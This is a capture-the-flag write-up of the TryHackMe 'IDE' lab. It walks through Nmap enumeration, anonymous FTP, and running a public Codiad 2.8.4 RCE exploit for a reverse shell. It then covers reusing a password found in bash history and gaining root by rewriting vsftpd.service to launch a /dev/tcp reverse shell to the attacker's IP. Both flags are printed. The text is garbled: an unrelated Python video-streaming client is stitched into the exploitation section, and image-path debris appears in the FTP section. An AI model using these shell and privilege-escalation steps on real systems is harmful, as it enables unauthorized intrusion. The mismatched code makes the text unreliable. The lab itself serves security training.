

CTF Write-Up: IDE

The following writeup is for the IDE room hosted on TryHackMe. It is a free room aimed towards beginners. The objective of this CTF is to gather two flags.

1. Enumeration

First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:

```
(kali@kali)-[~/Documents/ide_thm]
$ sudo nmap -sC -sV -p- -T4 10.10.31.117 -oN ide_thm.txt
```

Scan results:

- Ports: 21 (FTP), 22 (SSH), 80, and 62337 (http)

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.4.85.213
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
|   256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
|_  256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
62337/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Codiad 2.8.4
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Exploring FTP

The Nmap scan identified that FTP has anonymous login enabled, so using this, I accessed the FTP server and found a file:

```



(kali㉿kali)-[~/Documents/ide_thm]
$ ftp 10.10.31.117
Connected to 10.10.31.117.
220 (vsFTPD 3.0.3)
Name (10.10.31.117:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||39666|)
150 Here comes the directory listing.
drwxr-xr-x   3 0          114          4096 Jun 18  2021 .
drwxr-xr-x   3 0          114          4096 Jun 18  2021 ..
drwxr-xr-x   2 0           0          4096 Jun 18  2021 ...
226 Directory send OK.
ftp> █

```

If you cat the file, you can see that it reveals a username 'john'. We can also assume that John's password is a default credential like stated, so it is likely "password" or something similar.

3. Investigation the High Port

High ports often contain valuable information in CTF challenges. Upon exploring the high port, I encountered a login page for Codiad:

4. Codiad Login and Exploitation

Using the credentials found earlier (john:password), I logged into the Codiad application. I discovered that the version running (2.8.4) was also vulnerable to Remote Code Execution (RCE), which requires authentication.

```

1 #!/usr/bin/python
2 import socket, videosocket
3 import StringIO
4 from videofeed import VideoFeed
5
6 class Client:
7     def __init__(self):
8         self.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9         self.client_socket.connect(("10.3.42.55", 6000))
10        self.vsock = videosocket.videosocket(self.client_socket)
11        self.videofeed = VideoFeed(1,"client",1)
12        self.data=StringIO.StringIO()
13
14    def connect(self):
15        while True:
16            frame=self.videofeed.get_frame()
17            self.vsock.vsend(frame)
18            frame = self.vsock.vreceive()
19            self.videofeed.set_frame(frame)
20
21        # print "RECIEVED:" , frame
22        """if (data <> 'Q' and data <> 'q'):
23            self.client_socket.send(data)
24        else:
25            self.client_socket.send(data)
26            self.client_socket.close()
27            break;
28        """
29
30 if __name__ == "__main__":
31     client = Client()
32     client.connect()
33
34

```

```

(kali@kali)-[~/Documents/ide_thm]
$ searchsploit Codiad 2.8.4

Exploit Title
-----
Codiad 2.8.4 - Remote Code Execution (Authenticated)
Codiad 2.8.4 - Remote Code Execution (Authenticated) (2)
Codiad 2.8.4 - Remote Code Execution (Authenticated) (3)
Codiad 2.8.4 - Remote Code Execution (Authenticated) (4)

```

Searching for this vulnerability on exploit-db, I found a Python script which can be used to gain a reverse shell on the web server:

Codiad 2.8.4 - Remote Code Execution (Authenticated)					
EDB-ID: 49705	CVE: 2018-14009	Author: WANGYIHANG	Type: WEBAPPS	Platform: MULTIPLE	Date: 2021-03-23
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

Let's use this script:

```
(kali@kali) [~/Downloads]
$ python3 49705.py http://10.10.31.117:62337/ john password 10.4.85.213 1234 linux
[*] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.4.85.213/1235 0>01 2>01"' | nc -lnvp 1234
nc -lnvp 1235
[*] Please confirm that you have done the two command above [y/n]
[y/n] y
[*] Starting...
[*] Login Content : {"status":"success","data":{"username":"john"}}
[*] Login success!
[*] Getting writeable path...
[*] Path Content : {"status":"success","data":{"name":"CloudCall","path":"/var/www/html/codiad_projects"}}
[*] Writeable Path : /var/www/html/codiad_projects
[*] Sending payload...

(kali@kali) [~/Downloads]
$ echo 'bash -c "bash -i >/dev/tcp/10.4.85.213/1235 0>01 2>01"' | nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.31.117] 38992

(kali@kali) [~/Downloads]
$ nc -lnvp 1235
listening on [any] 1235 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.31.117] 50934
bash: cannot set terminal process group (906): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ide:/var/www/html/codiad/components/filemanager$
```

You can see we have a shell on the bottom right. The syntax for the exploit is simply:

- python3 49705.py http://thm_ip:port/ username password local_ip local port platform

When you click enter, make sure to execute the first command like seen on the bottom left of the above image, and the second command seen on the bottom right.

5. Shell Access and Privilege Escalation

With a shell on the machine like seen below, I inspected the 'bash_history' file and found an attempt to connect to MySQL. However, MySQL is not running on the machine.

```
www-data@ide:/var/www/html/codiad/components/filemanager$ ls -la
ls -la
total 100
drwxr-xr-x  3 www-data www-data 4096 Jun 18  2021 .
drwxr-xr-x 17 www-data www-data 4096 Jun 18  2021 ..
-rw-r--r--  1 www-data www-data 1831 Jun 18  2021 class.dirzip.php
-rwxr-xr-x  1 www-data www-data 22371 Jun 18  2021 class.filemanager.php
-rwxr-xr-x  1 www-data www-data 3480 Jun 18  2021 context_menu.json
-rwxr-xr-x  1 www-data www-data 2697 Jun 18  2021 controller.php
-rwxr-xr-x  1 www-data www-data 5501 Jun 18  2021 dialog.php
-rwxr-xr-x  1 www-data www-data 2092 Jun 18  2021 dialog_upload.php
-rwxr-xr-x  1 www-data www-data 3406 Jun 18  2021 download.php
-rwxr-xr-x  1 www-data www-data 34802 Jun 18  2021 init.js
drwxr-xr-x  2 www-data www-data 4096 Jun 18  2021 upload_scripts
www-data@ide:/var/www/html/codiad/components/filemanager$ cd /home
cd /home
www-data@ide:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Jun 17  2021 .
drwxr-xr-x 24 root root 4096 Jul  9  2021 ..
drwxr-xr-x  6 drac drac 4096 Aug  4  2021 drac
www-data@ide:/home$
```

```

www-data@ide:/home$ cd drac
cd drac
www-data@ide:/home/drac$ ls -la
ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 2021 .
drwxr-xr-x 3 root root 4096 Jun 17 2021 ..
-rw-r--r-- 1 drac drac  49 Jun 18 2021 .Xauthority
-rw-r--r-- 1 drac drac  36 Jul 11 2021 .bash_history
-rw-r--r-- 1 drac drac 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 2021 .bashrc
drwxr-xr-x 4 drac drac 4096 Jun 18 2021 .cache
drwxr-xr-x 3 drac drac 4096 Jun 18 2021 .config
drwxr-xr-x 4 drac drac 4096 Jun 18 2021 .gnupg
drwxr-xr-x 3 drac drac 4096 Jun 18 2021 .local
-rw-r--r-- 1 drac drac 807 Apr  4 2018 .profile
-rw-r--r-- 1 drac drac   0 Jun 17 2021 .sudo_as_admin_successful
-rw-r--r-- 1 drac drac 557 Jun 18 2021 .xsession-errors
-rw-r--r-- 1 drac drac  33 Jun 18 2021 user.txt

www-data@ide:/home/drac$ cat .bash_history
cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'

```

Recall, we discovered that SSH was open on the target machine, so let's try the MySQL credentials on ssh:

```

(kali@kali)-[~/Documents/ide_thm]
$ ssh drac@10.10.31.117
The authenticity of host '10.10.31.117 (10.10.31.117)' can't be established.
ED25519 key fingerprint is SHA256:74/tt/begRRz00E0mVr2W3VX96tjC2aHyfq0EFU0kRk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.31.117' (ED25519) to the list of known hosts.
drac@10.10.31.117's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

Last login: Wed Aug  4 06:36:42 2021 from 192.168.0.105
drac@ide:~$

```

This worked, we can now view the user.txt file:

```
drac@ide:~$ ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 2021 .
drwxr-xr-x 3 root root 4096 Jun 17 2021 ..
-rw-r--r-- 1 drac drac  36 Jul 11 2021 .bash_history
-rw-r--r-- 1 drac drac 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 2021 .bashrc
drwx----- 4 drac drac 4096 Jun 18 2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18 2021 .config
drwx----- 4 drac drac 4096 Jun 18 2021 .gnupg
drwx----- 3 drac drac 4096 Jun 18 2021 .local
-rw-r--r-- 1 drac drac 807 Apr  4 2018 .profile
-rw-r--r-- 1 drac drac  0 Jun 17 2021 .sudo_as_admin_successful
-r----- 1 drac drac  33 Jun 18 2021 user.txt
-rw----- 1 drac drac  49 Jun 18 2021 .Xauthority
-rw----- 1 drac drac 557 Jun 18 2021 .xsession-errors
drac@ide:~$ cat user.txt
02930d21a8eb009f6d26361b2d24a466
```

To escalate privileges to root, I leveraged the ability to restart the vsftpd service as root. By uploading a reverse shell script to the 'vsftpd.service' file located in /lib/systemd/system, I can gain root access to the machine:

```
drac@ide:~$ sudo -l
[sudo] password for drac:
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:~$
```

Add the following line to the 'vsftpd.service' file:

```
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bin/bash -i >& /dev/tcp/10.4.85.213/9999 0>&1'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
```

Start a netcat listener on the specified port:

```
(kali㉿kali)-[~]
$ nc -lnvp 9999
listening on [any] 9999 ...
```

And enter the following command:

```
drac@ide:/lib/systemd/system$ systemctl daemon-reload
== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ==
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
== AUTHENTICATION COMPLETE ==
drac@ide:/lib/systemd/system$
```

Now run this command to execute the shell:

```
drac@ide:/lib/systemd/system$ sudo /usr/sbin/service vsftpd restart
drac@ide:/lib/systemd/system$
```

Boom, root access granted

```
(kali㉿kali)-[~]
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.31.117] 43380
bash: cannot set terminal process group (3376): Inappropriate ioctl for device
bash: no job control in this shell
root@ide:/# whoami
whoami
root
```

If you navigate to the root directory, you can find the root.txt file which is the final flag.

```
root@ide:/# cd root
cd root
root@ide:/root# ls -la
ls -la
total 40
drwx----- 6 root root 4096 Jun 18 2021 .
drwxr-xr-x 24 root root 4096 Jul  9 2021 ..
lrwxrwxrwx 1 root root   9 Jun 18 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr  9 2018 .bashrc
drwx----- 2 root root 4096 Jun 18 2021 .cache
drwx----- 3 root root 4096 Jun 18 2021 .gnupg
drwxr-xr-x 3 root root 4096 Jun 18 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root  33 Jun 18 2021 root.txt
-rw-r--r-- 1 root root  66 Jun 18 2021 .selected_editor
drwx----- 2 root root 4096 Jun 17 2021 .ssh
```

```
root@ide:/root# cat root.txt
cat root.txt
ce258cb16f47f1c66f0b0b77f4e0fb8d
```

Questions Answered:

2. root.txt
 - ce258cb16f47f1c66f0b0b77f4e0fb8d

This CTF was a fantastic exercise and really tested my privilege escalation abilities. I hope this write-up proves useful for those looking to understand the process, as I personally struggled a fair bit with getting the exploit to work. Happy Hacking!
